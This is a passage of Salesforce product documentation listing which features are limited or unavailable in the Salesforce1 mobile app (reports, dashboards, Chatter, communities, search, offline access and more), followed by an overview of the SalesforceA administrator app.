Tables are sometimes cut off on the right side when included in article rich text fields.	■		■
Compact layouts display the article type API name instead of the article type name. So users see the article type API name in the highlights area when viewing an article.	■	■	
When searching from the Articles home page, only articles in the user's language are returned and only if that language is an active Knowledge language (from Setup, **Customize** > **Knowledge** > **Knowledge Settings**). To see articles in another language, users can change to an active Knowledge language. From **My Settings**, use the Quick Find search box to locate the Language & Time Zone page.	■	■	
In global search, search results show articles in the language specified for the device, regardless of the active Knowledge language.	■		
Filtering search results by data categories, article type, validation status, or language isn't available.	■	■	■
In global search, articles don't appear in the list of recent records.	■	■	
In global search results, search highlights and snippets don't appear. These features are available in all versions of Salesforce1 when searching from the Articles home page.	■	■	
Knowledge articles aren't available when accessing communities via the Salesforce1 mobile app.	■	■	

Social Customer Service

- To reply to social posts, you must use Salesforce Classic.
- Moderation and authorization pages aren't available in Salesforce1.

Work Order Milestones

- The milestone tracker isn't available.
- Entitlement processes and milestones must be managed from the full Salesforce site.

Work Orders and Linked Articles

- Linked articles are view-only. You can search the Knowledge base and read attached articles, but you can't attach or detach articles. To manage linked article settings and attach or detach articles, use the full site.
- The Linked Work Orders and Linked Work Order Line Items related lists on articles aren't available.
- Linked articles can't be accessed from feed items.

Reports and Dashboards: What's Different or Not Available in Salesforce1

Reports

Considerations When Using Reports in Salesforce1

Feature	Notes about Salesforce1 Availability
Number of Rows Displayed	Reports display a maximum of 2,000 rows, same as on the full Salesforce site.
Groupings	When you view a report with groupings, the groupings are displayed as columns at the end of the report.
Report Formats	Summary reports, matrix reports, and tabular reports are available in Salesforce1, but matrix and summary reports are shown in tabular format. Joined reports aren't available.
Conditional Highlighting	You can't view reports that show conditional highlighting in Salesforce1.
Filters	When you open a report from the Reports tab, you can't filter the report. When you tap a dashboard component to open the source report, you can filter the report by tapping a value on the chart. If the source report is a tabular or joined report, then you can't filter it.

Report Features Not Available in Salesforce1

- Create, edit, or delete reports
- Export
- Print
- Feed
- Schedule report refreshes
- Subscribe
- Joined reports
- Historical trend reports
- Add to campaign
- Role hierarchy
- Custom summary formula fields
- Folders
- Hide details
- Summary information (grand totals, subtotals, summarized fields, record counts, etc.)

Other Notes about Using Reports in Salesforce1

- You can't drill into reports that have more than three checkbox fields.

- When you view a report with more than 16 summary fields in Salesforce1, you receive an error message.
- Salesforce1 can't render reports via URLs that use dynamic parameter values. If you modify a URL to pass parameters into reports, Salesforce1 shows a blank screen (a report record with no returned results).

Dashboards

Considerations When Using Dashboards in Salesforce1

Feature	Notes about Salesforce1 Availability
Edit a Dashboard	You can't edit dashboards in Salesforce1. Dashboards are read-only.
View As	In Salesforce1, as in the full Salesforce site, you can only run dashboards as a user in your role hierarchy. However, in Salesforce1 you can choose from all users in your organization. If you select a user outside your role hierarchy, you get an error.
Dashboard Layout	With Enhanced Charts, dashboards display in a single-column layout on phones, and up to a two-column layout on tablets. With Classic Charts, Lightning Experience dashboards that have more than three columns display in a three-column layout on phones and tablets.

Dashboards Features Not Available in Salesforce1

- Create, edit, or delete dashboards
- Feed
- Schedule
- Link from a dashboard component to a website or email address
- Visualforce components on dashboards
- Folders

Other Notes about Using Dashboards in Salesforce1

In some situations, data displayed in a dashboard component can get out of sync with data in the report that's displayed on the same page. When a dashboard component's data doesn't match the report, one of these things is happening:

- The dashboard is being refreshed as the configured user or the running user, while a report is always run as the current user.
- The report was refreshed more recently than the dashboard. A report is refreshed every time you look at it (assuming you aren't working offline). But a dashboard component is refreshed only when the dashboard it belongs to is refreshed.

The same temporary mismatch can occur in the full site, but there you see reports and dashboard charts on separate pages. In Salesforce1, you see the report and the dashboard chart on the same page.

Charts

Other Notes about Using Charts in Salesforce1

- Unless you turn on **Enable Enhanced Charts in Salesforce1**, legacy Salesforce Classic Charts display instead of the new Lightning Experience Charts. After turning on **Enable Enhanced Charts in Salesforce1**, all users see Enhanced Charts regardless of whether they switch to Lightning Experience on the full Salesforce site.

Enhanced Charts are similar to Legacy Charts, but there are a few differences:

- Enhanced Charts show only the first 200 groupings.
- On tablets, dashboards always have two columns. On phones, dashboards always have one column.
- On mobile dashboards, Enhanced Chart components don't show footers, but titles and subtitles still display. If there is important information in a component footer, consider moving it to the title or subtitle.

Note: If your org was created during or after the Summer '16 release, then Enhanced Charts are turned on by default and Legacy Charts aren't available. In Summer '17, in all orgs, Salesforce1 will feature Enhanced Charts only.

- Report Charts are only available after drilling into a dashboard component's report. Report charts aren't available from the Reports tab.

Salesforce Files: What's Different or Not Available in Salesforce1

When using Salesforce Files in the Salesforce1 mobile app, you can't:

- Add more than one file to feed items in Chatter
- See multiple files attached to a feed item in the main Chatter feed—only the first attachment is displayed *(downloadable apps only)*
- View file types other than these: `.doc`, `.docx`, `.pdf`, `.ppt`, `.pptx`, `.xls`, `.xlsx`, and all image files, including `.gif`, `.jpg`, and `.png` formats
- Create, rename, or delete library folders
- Move files in libraries into folders
- Access Files from the Salesforce1 navigation menu if you're a high-volume portal user
- Upload files using the Good Access secure mobile browser
- Assign topics to files in the main Chatter feed *(downloadable apps only)*

Content Libraries and Files

The support for Salesforce CRM Content in the Salesforce1 downloadable app for iOS is geared towards letting users view and share content. Other activities, such as managing or contributing to libraries, aren't available in Salesforce1. Here's how working with content libraries in Salesforce1 is different from what users can do in the full site.

- The Private Library folder isn't available. Instead, a user can access the files in their private library by selecting the Owned by Me filter in the Files list on Files home.
- When viewing libraries, the top content, popular tags, recent activity, and most active contributors sections aren't available.
- Users can't:
  - See content detail pages
  - Upload and publish new or revised files to libraries
  - Publish web links in libraries
  - Edit content details
  - Add, edit, or delete comments
  - Move files to different libraries
  - Use tags to classify or filter content
  - Subscribe to libraries, files, authors, or tags
  - Provide feedback on content, or review feedback on content
  - Delete, archive, or restore content

- Content search options like filtering by file type, author, or library name aren't available. But users can use global search to find files in libraries.
- Interacting with content packs in Salesforce1 is limited. Users can see the content packs that exist and share them with Salesforce colleagues or groups. But it's not possible to preview or download the files included in a content pack. Nor can mobile users create or modify content packs.
- Creating or managing content deliveries isn't available. This includes generating an encrypted URL for sharing files and content packs with customers.

Chatter: What's Different or Not Available in Salesforce1

Feeds

When viewing feed items in the Salesforce1 mobile app, you can't see:

- Live feed or live comment updates.
- Rich text formatting or code snippets in the main feed. (*downloadable apps only*)
- Inline images in the main feed—you see a placeholder with the name of the image instead. (*downloadable apps only*)
- Multiple attachments on an item in the main feed—only the first attachment is displayed. (*downloadable apps only*)
- Previews of links in the main feed. (*downloadable apps only*)
- The list of people who liked a post. (*mobile browser app only*)
- Bundled posts in the What I Follow feed. (*downloadable apps only*)
- Social feed posts. (*downloadable apps only*)
- The full content of posts shared from Lightning Experience when viewed in the main Chatter feed (*downloadable apps only*) or in feeds on profiles (*Salesforce1 for iOS downloadable app only*). Tap the **View Post** link in the shared feed item to see the shared content.

When posting, commenting, or doing other work in feeds from Salesforce1, you can't:

- Apply rich text formatting or include code snippets in feed items.
- Use Chatter emoticons (but you can use iOS and Android emoji keyboards to add emoticons to feeds).
- Add inline images to feed items.
- Add more than one attachment to feed items.
- Edit feed posts or comments.
- Mute a feed item. (*downloadable apps only*)
- Use action links in the main feed. (*downloadable apps only*)
- Share posts. (*mobile browser app only*)
- Search in feeds on user profiles and records.

There are some other features that aren't available from the Chatter item in Salesforce1. You can't:

- Switch the main feed to show only muted posts.
- Filter the main feed to show all updates, fewer updates, questions, or only posts related to a specific object.
- Send or view Chatter messages.
- See recommendations.
- Add or view Chatter favorites.
- See Chatter activity statistics or Chatter influence status.
- Invite coworkers to sign up for Chatter.

Topics

Topics are available in the Salesforce1 mobile browser app only. In the mobile browser app, you can't:

- See trending topics.
- Edit topic details (name and description).
- Tag favorite topics.
- Assign topics to records.
- View records assigned to a topic.
- See these related lists: Related Topics, Related Groups, Knowledgeable on Topics, Recent Files.
- See topics in auto-complete options when searching.
- Delete topics.

Chatter Questions

When using Chatter Questions in Salesforce1, you can't:

- See similar questions and knowledge articles when you ask questions.
- Select best answers.

Note: Chatter Questions isn't fully supported in the Salesforce1 downloadable apps. When coworkers ask questions, you can see who posted but the text of the question isn't displayed. You can see any answers to the question, however.

Groups

When using groups in Salesforce1, you can't:

- See live feed updates.
- Use the group creation wizard to set up a new group.
- See recommendations of groups to join.
- Invite customers to join private customer groups.
- Add records to Chatter groups with customers using the **Add Record** action.
- Withdraw requests to join private groups.
- Change email and in-app notification settings for groups in communities.
- See or customize group member engagement data.

Group owners and managers can't remove files from the group files list.

People and Profiles

When using People to view profiles in Salesforce1, you can't:

- Edit profile information in the Salesforce1 for iOS downloadable app.
- Upload a profile photo using the Good Access™ secure mobile browser.
- Hover on user profile photos to quickly see user information.
- Use custom profiles.
- Filter the Following related list on your profile.

Chatter Messenger

Chatter Messenger isn't available in Salesforce1.

Salesforce Communities: What's Different or Not Available in Salesforce1

Salesforce Communities in Salesforce1 is similar to the full site, with these differences:

- The Salesforce1 navigation menu for a community doesn't include all the items that are available to your internal organization:
  - The navigation menu shows only the tabs that the admin has included in that community via Tabs & Pages in the community's administration settings.
  - The Chatter tab that's available in Salesforce Classic is divided into three menu options in Salesforce1 (and Lightning Experience). If your community includes the Chatter tab in Salesforce Classic, you see Feed, People, and Groups in Salesforce1.
  - The Events and Today items aren't available and don't appear in the navigation menu.
  - Tasks are available only to users with the Edit Tasks permission.
  - The Reports item isn't available and doesn't appear in the navigation menu.
  - Salesforce Knowledge articles aren't supported in communities when using the Salesforce1 downloadable apps. The Articles item doesn't display in the navigation menu. (But articles are available if using the Salesforce1 mobile browser app.)
- There is no All Company nor Company Highlights feed.
- Adding inline images to a post isn't available.
- Community Management and Community Workspaces aren't available in Salesforce1.
- Communities that use a Community Builder template, such as Koa, Kokua, or Customer Service (Napili), contain rich styling that doesn't display in Salesforce1. These communities are responsive and it's best to access them directly from a mobile browser using community URLs. (Communities that use a Salesforce Tabs + Visualforce template *are* supported in all the Salesforce1 apps.)
- Site.com branding is not supported.
- Community members can't flag private messages as inappropriate.
- Reputation isn't supported in Salesforce1. However, if reputation is enabled and set up in the full site, users do accrue points when using Salesforce1. Users can view their points in the full site only though.
- Search is scoped to the community and returns only items from the current community. The only exception is records, since they are shared across communities and the internal organization.
- Role-based external users can approve and reject approval requests from the Approval History related list on records, but they can't submit requests for approval.
- A user's list of notifications includes notifications from all communities the user is a member of. The name of the community in which the notification originated appears after the time stamp.
- External users accessing communities don't see a help link.
- In the Salesforce1 mobile browser app, external users' photos don't include any visual indication that the user is an external user. In the full Salesforce site and the Salesforce1 downloadable apps, the upper left corner of an external user's photo is orange.
- In the Salesforce1 mobile browser app, the People list shows the default photo () next to each user's name. Tap a user to go to their profile page where you can see their uploaded photo. In the Salesforce1 downloadable apps, photos appear next to users' names in the People list.
- The community template and your user licenses determine how you can access communities using Salesforce1. For more information, see *Access Communities in Salesforce1* in the Salesforce Help.
- Group members in communities can't edit their email and in-app notification settings in Salesforce1. As a workaround, users can set their group email notification preference to **Every Post** in the community from the full site. Selecting this option automatically enables both email notifications and in-app notifications in Salesforce1 for that group.

- Communities aren't available from Salesforce1 when the mobile device is offline.

SEE ALSO:

Access Communities in Salesforce1

Navigation and Actions: What's Different or Not Available in Salesforce1

Navigation

- On most devices, the Salesforce1 mobile app is supported on portrait orientation only. The one exception is when using the Salesforce1 downloadable app on iPad tablets, where both portrait and landscape orientation are supported.

  The mobile browser app interface does rotate into landscape orientation but isn't guaranteed to work in this orientation.

- The App Launcher isn't available. You can't switch between standard or custom apps in Salesforce1. The navigation menu gives you access to all of the objects and apps that are available to you in the mobile app.
- The Lightning Experience utility bar isn't available in Salesforce1.
- The top-down tab-key order, which allows users viewing a record detail page to move through a column of fields from top to bottom before moving focus to the top of the next column of fields, isn't supported in Salesforce1. Even if a page layout is configured for a top-down tab-key order, Salesforce1 moves from left-to-right through field columns.

Actions

- Most actions, including quick actions, productivity actions, and standard and custom buttons, are displayed in the action bar or list item actions in Salesforce1.
- The **Save & New** button isn't available in Salesforce1.
- If you use URL custom buttons to pass parameters to standard pages in Salesforce Classic—such as pre-populating fields when creating a record—this behavior doesn't work in Salesforce1.
- There are a few differences between the Send Email quick action in Salesforce and the standard Email action in Case Feed:
  - Users can't switch between the rich text editor and the plain text editor in a Send Email action.
  - Templates aren't supported in the Send Email action.
  - Quick Text isn't available in the Send Email action.
  - The Send Email action doesn't support attachments.
  - Users can't save messages as drafts when using the Send Email action.
  - Users can't edit or view the From field in the Send Email action.

Search: What's Different or Not Available in Salesforce1

Search Behavior

- Salesforce objects are available in Salesforce1 when the Smart Search Items option is included in the Salesforce1 navigation menu. Smart Search Items is required to get search results for standard and custom objects.
- When doing a global search in Salesforce1, you can find records for the objects that appear in the Recent section of the navigation menu only.

  If you're new to Salesforce and don't yet have a history of recent objects, you're able to search this default set of objects: Accounts, Cases, Contacts, Files, Leads, Opportunities. You can also search Groups and People if these items appear in your Recent section. If they appear in other areas of the navigation menu, they aren't searchable.

As you spend time working in Salesforce1 and the full Salesforce site (Salesforce Classic and Lightning Experience), the objects that you use the most eventually replace the default ones in the Recent section and become the objects that are available for global searches in Salesforce1.

- In the Salesforce1 mobile browser app, use the search scope bar beneath the global search box to see results for the selected object.

  The objects available in the search scope bar are the same as the items that appear in the Recent section of the Salesforce1 navigation menu. The search scope bar displays objects in the same order as in the navigation menu.

  The Salesforce1 downloadable apps for Android and iOS don't have a search scope bar. These apps display search results on a single page, grouped by object.

- To find records for an object that doesn't appear in global search results (that is, any of the objects you see when you tap **More** to expand the Recent section in the navigation menu), use the search box on the object's home page.
- You can't pin frequently used items.
- You can't search by divisions.

Instant Results

Note: Instant results are shown as a drop-down in the search box and include recent items or auto-suggested records, which are shown after you type at least three characters. If you don't see a record in instant results, perform a full search.

- The Salesforce1 mobile browser app shows more recent items and auto-suggested records than in Lightning Experience.
- In the Salesforce1 mobile browser app, instant results are displayed for the selected object only, not for multiple objects.

Search Results

- Top Results, which lists search results for the objects you use most frequently, isn't available.
- List views aren't included in full search results. To find list views in instant results, open the record search page for an object and type your search terms. As you type, the list of matching items expands to show the list views you've most recently accessed in the full Salesforce site.
- You can't filter search results.
- In the Salesforce1 downloadable apps for Android and iOS, global search returns up to 50 of the most relevant records. There's no limit in the Salesforce1 mobile browser app.

Lookup Searches

- Instant results are based on recent items only instead of all records that match the search term.
- A wildcard is automatically appended to all lookup searches.
- Lookup search returns up to 25 of the most relevant records in the results.
- There's no secondary field displayed under the primary record name to provide more contextual information.
- To add records for multiple types of objects within a single lookup, use the drop-down above the search results.

Entering Data: What's Different or Not Available in Salesforce1

There are some differences between the full Salesforce site and the Salesforce1 app when you're adding new records or updating existing data.

Category	Issue	Creating Records	Editing Records
Any Record	Third-party keyboards aren't supported.	✔	✔

Category	Issue	Creating Records	Editing Records
	Inline editing isn't available.	✔	✔
	Changing a record's owner is available for accounts, campaigns, cases, contacts, leads, opportunities, work orders, and custom objects only.		✔
	Combo boxes, which combine a picklist with a text field, aren't available. Typically the text field is available but the picklist is not.	✔	✔
	If territory management is enabled, you can't assign or modify a record's territory rules.	✔	✔
Accounts and Contacts	The **Copy Billing Address to Shipping Address** and **Copy Mailing Address to Other Address** links aren't available.	✔	✔
	If territory management is enabled, the **Evaluate this account against territory rules on save** option isn't available when editing account records.		✔
Events	An event owner can't change, add, or remove an event's invitees. If two or more contacts are related to an event, the owner can't edit them; if the event has just one related lead or contact, the owner can edit it but not add more.		✔
	Events that aren't related to a contact or object aren't displayed.	✔	✔
	You can't accept or decline an event you've been invited to.		✔
	You can't use Shared Activities to relate multiple contacts to an event.	✔	✔
	Proposed Events (the **New Meeting Request** button) aren't supported.	✔	✔
	The `Related To` field remains editable when the `Name` field is set to *`Lead`*, but you'll receive an error if the `Related To` field contains data when you save the record.	✔	✔
	You can't create recurring events or change the details of a recurring event series. (You can change the details of individual occurrences in an event series.)	✔	✔
	The Subject field doesn't include a picklist of previously defined subjects.	✔	✔
	The Email and Phone fields for an associated contact aren't displayed.	✔	✔
	You can't add attachments.	✔	✔
	You can't send notification emails.	✔	✔
	You can't set event reminders.	✔	✔
Leads	When you add a new lead, the `Campaign` field and the `Assign using active assignment rule" checkbox` aren't available. You can add values to these fields in the full site.	✔	
Opportunities	You can't edit the `Forecast Category` field. The field is automatically populated, based on the value of the `Stage Opportunities` field, when you save the record. You can manually edit the value of this field in Salesforce Classic (but not from Lightning Experience).	✔	✔
Tasks	The `Subject` field doesn't include a picklist of previously defined subjects.	✔	✔

Category	Issue	Creating Records	Editing Records
	The `Related To` field remains editable when the `Name` field is set to *`Lead`*, but you'll receive an error if the `Related To` field contains data when you save the record.	✔	✔
	The `Email` and `Phone` fields for an associated contact aren't displayed.	✔	✔
	You can't use Shared Activities to relate multiple contacts to a task.	✔	✔
	You can't create recurring tasks using a **New Task** quick action, but you can via the **New Task** button on task lists. You can't edit the recurrence details of a recurring task series.	✔	✔
	You can't add attachments.	✔	✔
	You can't send notification emails.	✔	✔
	You can't set task reminders.	✔	✔
Phone Number Fields	The keypad that displays in phone number fields doesn't include parentheses, hyphens, or periods, and Salesforce1 doesn't apply any phone number formatting when you save the record. To apply a specific phone number format, edit the record in the full site.	✔	✔
Success Message	After creating a record from a related list in Salesforce1, the resulting success message doesn't include a link to the new record (like in Lightning Experience).	✔	

Duplicate Management: What's Different or Not Available in Salesforce1

Duplicate management in the Salesforce1 app is similar to the full site, with these differences.

- Each possible duplicate is shown on a "duplicate card." Salesforce1 shows a maximum of 30 duplicates (10 per object), even if there are more.
- A duplicate card displays three fields, which are derived from the search results format defined for your org, not from the associated matching rule.
- If you tap a duplicate card that appears while you're editing or creating a record, any information you've entered is lost.
- By default, duplicate rules run when you complete fields on a record. In Salesforce Classic, duplicate rules run when you save a record.
- Merging accounts, contacts, and leads isn't supported.

Approvals: What's Different or Not Available in Salesforce1

Approval Responses

These approval-related options aren't available in the Salesforce1 mobile app.

- Recalling approval requests
- Reassigning approval requests
- Unlocking a record that's locked for approval

Salesforce1 Notifications for Approval Requests

- Notifications for approval requests aren't sent to queues or delegates. For each approval step involving a queue, add individual users as assigned approvers, so at least those individuals can receive the approval request notifications in the mobile app. To

have both queues and individual users as assigned approvers, select **Automatically assign to approver(s)** instead of **Automatically assign to queue** in the approval step.

- Notifications for approval requests are sent only to users who have access to the record being approved. Assigned approvers who don't have record access can still receive email approval notifications, but they can't complete the approval request until someone grants record access.

Approval Comments

- Salesforce1 prompts you for comments after you tap Approve or Reject.
- The approval detail page doesn't display comments. The Approval History related list displays truncated comments. To see all approval comments for a record, use the full Salesforce site.

Approval History Related List

- The Approval History related list doesn't include the Submit for Approval button.
- When working with approvals in communities, role-based external users can see and take action from the Approval History related list, but they can't submit requests for approval.

Offline Access: What's Different or Not Available in Salesforce1

Access Data While Offline

When caching in Salesforce1 is enabled, downloadable app users can access cached data while working offline. The default data that's cached includes recently accessed records for the first five objects in the Recent section of the user's Salesforce1 navigation menu, plus the user's recent tasks and dashboards. Recently accessed records are determined by a user's activities in both Salesforce1 and the full Salesforce site, including Salesforce Classic and Lightning Experience. In addition, much of the data that a user accesses throughout a Salesforce1 session is added to the cache.

Some data isn't available when a user's mobile device is offline. See Data and UI Elements That Are Available When Salesforce1 is Offline for the full rundown on what's supported.

Update Data While Offline (Beta)

Create, Edit, and Delete Actions

- Create records using the **New** button on recently accessed object home pages. New record actions in an action bar (such as **New Task**, **New Contact**, or **New** on related lists) aren't supported offline.
- **Edit** and **Delete** actions in the action bar are available for cached records only.

All Other Quick Actions

- All other action bar icons, such as **Log a Call**, **Post**, or **Change Owner**, aren't supported offline.

Record Types for Recent Objects

- Salesforce1 caches up to 15 of a user's most recently accessed record types per object. If your org has defined more than 15 record types for any of a user's recent objects (that is, the first five objects listed in the Recent section of the user's Salesforce1 navigation menu), only the cached record types are available when creating a record offline. And only records matching the cached record types are editable while offline.

Lookups and Picklists

- Dependent lookups and picklists for a cached record aren't supported when offline, unless the user interacted with these elements before the record was cached.
- Lookup filters aren't supported when offline. Users can enter the name of the related lookup record when editing data offline but the app doesn't search for related looked records until the user's mobile device is back online.

- Complex page layouts, with a very large number of fields or many picklists, can result in records that are too large for Salesforce1 to cache. If a user doesn't see expected recently accessed records when offline, this may be the reason why. If this becomes a problem for your users, we recommend re-evaluating the affected object's page layout to see if you can optimize it for mobile use.

Notes

- Notes that include images aren't available offline.
- Images can't be added to notes when working offline.
- Users can't relate notes to records when working offline.

Tasks

- Users can only create tasks offline if the simplified New Task form for Salesforce1 is disabled.
  1. From Setup, enter *Activity Settings* in the Quick Find box, then select **Activity Settings**.
  2. Deselect **Show simpler New Task form in Salesforce1**.
  3. Click **Submit**.
- Selecting or deselecting checkboxes on tasks isn't supported when offline.

Communities

- Salesforce Communities aren't supported when offline.

Salesforce Customization: What's Different or Not Available in Salesforce1

Custom Home Pages

- Salesforce1 doesn't support login redirection to Salesforce apps or custom home tabs like the full Salesforce site does. If you prefer to retain this redirection for users who log in to Salesforce from a mobile browser, turn off the Salesforce1 mobile browser app. This can be done on a user-by-user basis or for your entire organization.

Custom Actions and Buttons

- Custom buttons that are added to the Button section of a page layout and that define the content source as *URL* or *Visualforce* are supported in Salesforce1. Remember that Visualforce pages must be enabled for use in Salesforce1.

  Custom links, custom buttons that are added to list views, and custom buttons that define the content source as *OnClick JavaScript* aren't available in Salesforce1.
- Using URL custom buttons to pass parameters to standard pages in Salesforce Classic—such as pre-populating fields when creating a record—doesn't work in Salesforce1 or Lightning Experience.
- Custom images used for action icons must be less than 1 MB in size.

Lightning Pages

- You can't add more than 25 components to a Lightning Page region.

Visualforce Pages

- Standard tabs, custom object tabs, and list views that are overridden with a Visualforce page aren't supported in Salesforce1. The Visualforce page is shown for full site users but Salesforce1 users will see the default Salesforce1 page for the object instead. This restriction exists to maintain the Salesforce1 experience for objects.
- Salesforce1 imposes additional resrictions and constraints on Visualforce pages. See Visualforce Guidelines and Best Practices in the Salesforce1 Mobile App Developer guide for details.

Programmatic Customizations

- These programmatic customizations to the UI aren't supported: Web tabs and S-controls.

Help Users From Anywhere With SalesforceA

SalesforceA is a mobile app for Salesforce administrators. When you're away from your desk, you can use your phone or tablet to perform essential administration tasks like resetting passwords, freezing users, and viewing current system status.

SalesforceA is free. Download it from the Google Play Store for Android phones and tablets, and from the Apple App Store for Apple iPhone, iPod Touch, and iPad.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To use SalesforceA:
- "Manage Users"

SalesforceA Options
Manage users and view information for Salesforce organizations from your mobile device.

Log In to SalesforceA
Log in to the SalesforceA mobile app to perform essential administrative tasks for your Salesforce organization.

Log In to Multiple Organizations with SalesforceA
Use SalesforceA on your mobile device to log in to multiple Salesforce organizations that you administer. Once logged in, you can switch between organizations without going through the login process again.

Create a New User with SalesforceA
Use SalesforceA on your mobile device to create a new user. Creating a new user is available in SalesforceA for iOS version 3.3 or later.

Reassign a User License with SalesforceA
When you create a new user with SalesforceA, there may be instances when your org doesn't have enough user licenses to assign to the newly created user. No need to worry if this happens, because SalesforceA saves the newly created user as inactive. To change the newly created user from inactive to active, you can reassign a user license from an existing user to the newly created user. Reassigning a user license is available in SalesforceA for iOS version 3.3 or later.

SalesforceA Options

Manage users and view information for Salesforce organizations from your mobile device.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.


USER PERMISSIONS

To use SalesforceA:
- "Manage Users"

Overview of Your Organization

The Overview screen shows:

- Number of frozen and locked out users
- Trust status
- Recently viewed users




For Android users, the navigation icon is in the top left. Tap it to go to the navigation menu.

For iOS users, navigation is done through the action bar at the bottom of the screen.

User Management

From the navigation menu, tap **Users** to see a list of users or search for a user. Tap a name to:

- View or edit user details
- Freeze, deactivate, or reactivate the user
- Reset a user password
- Assign permission sets (iOS only)
- Create a new user (iOS only)




Swipe to the Related page to see:

- The user's current permission sets
- The user's login history

Additional Information

The Resources page gives you quick access to:

- Admin news and events
- Trailhead
- Salesforce trust
- Salesforce answers
- Salesforce release notes



Log In to SalesforceA

Log in to the SalesforceA mobile app to perform essential administrative tasks for your Salesforce organization.

As a Salesforce administrator, you can use SalesforceA to log in to your production organization (default), sandbox environment, or a custom host. Choose the environment or host with the host menu.

- For iOS users: open the host menu from the gear icon in the upper right corner of the login screen.
- For Android users: open the host menu from the action overflow button in the upper right corner of the login screen.

If prompted, enter a passcode as an extra layer of security for your mobile device. Manage this security setting in the Salesforce desktop browser application from **Setup** in the **Connected Apps** entry for **SalesforceA**.

Once you log in, you see the Overview screen.


EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To use SalesforceA:
- "Manage Users"



SEE ALSO:

Log In to Multiple Organizations with SalesforceA

Log In to Multiple Organizations with SalesforceA

